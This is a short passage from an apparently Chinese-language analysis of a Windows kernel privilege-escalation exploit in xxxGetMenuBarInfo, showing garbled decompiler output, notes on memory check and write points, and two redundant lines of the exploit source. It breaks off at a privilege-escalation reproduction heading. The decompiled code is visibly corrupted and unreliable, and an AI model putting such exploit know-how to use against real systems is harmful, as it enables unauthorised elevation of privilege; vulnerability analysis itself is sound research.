                                     = *(_DWORD *)(*(_QWORD *)(_0x60 + g_pMem5 - 0x60) + 0x
+ *(_DWORD *)(*(_OWORD *)(ptagWND + 0x28) + 0x5Ci64);
                             *(_DMORD *)(pmbi + 8) = v43;
v36 = v43 + *(_DMORD *)(*(_QMORD *)(_0x60 + g_pMem5 - 0x60) + 0x4Ci64); g_pMem5就是pTemp,这里就是给pmbi+8地址赋值为
 9 181
                                                                                                                                                                        *(DWORD*)(pTemp+4)
           0008ED2B xxxGetMenuBarInfo:126 (1C008F92B) (Synchronized with IDA View-A, Hex View-1)
```

由上图可知,一共有 3 个检查点、2 个构造点、2 个取值点,具体细节就请参考 EXP 源码。EXP 原来有两行是多余的: 1、*ref_g_pMem1 = 0x888888888; 2、*(QWORD*)(ref_g_pMem3 + 8) = 16; 可以删除。

4、提权复现

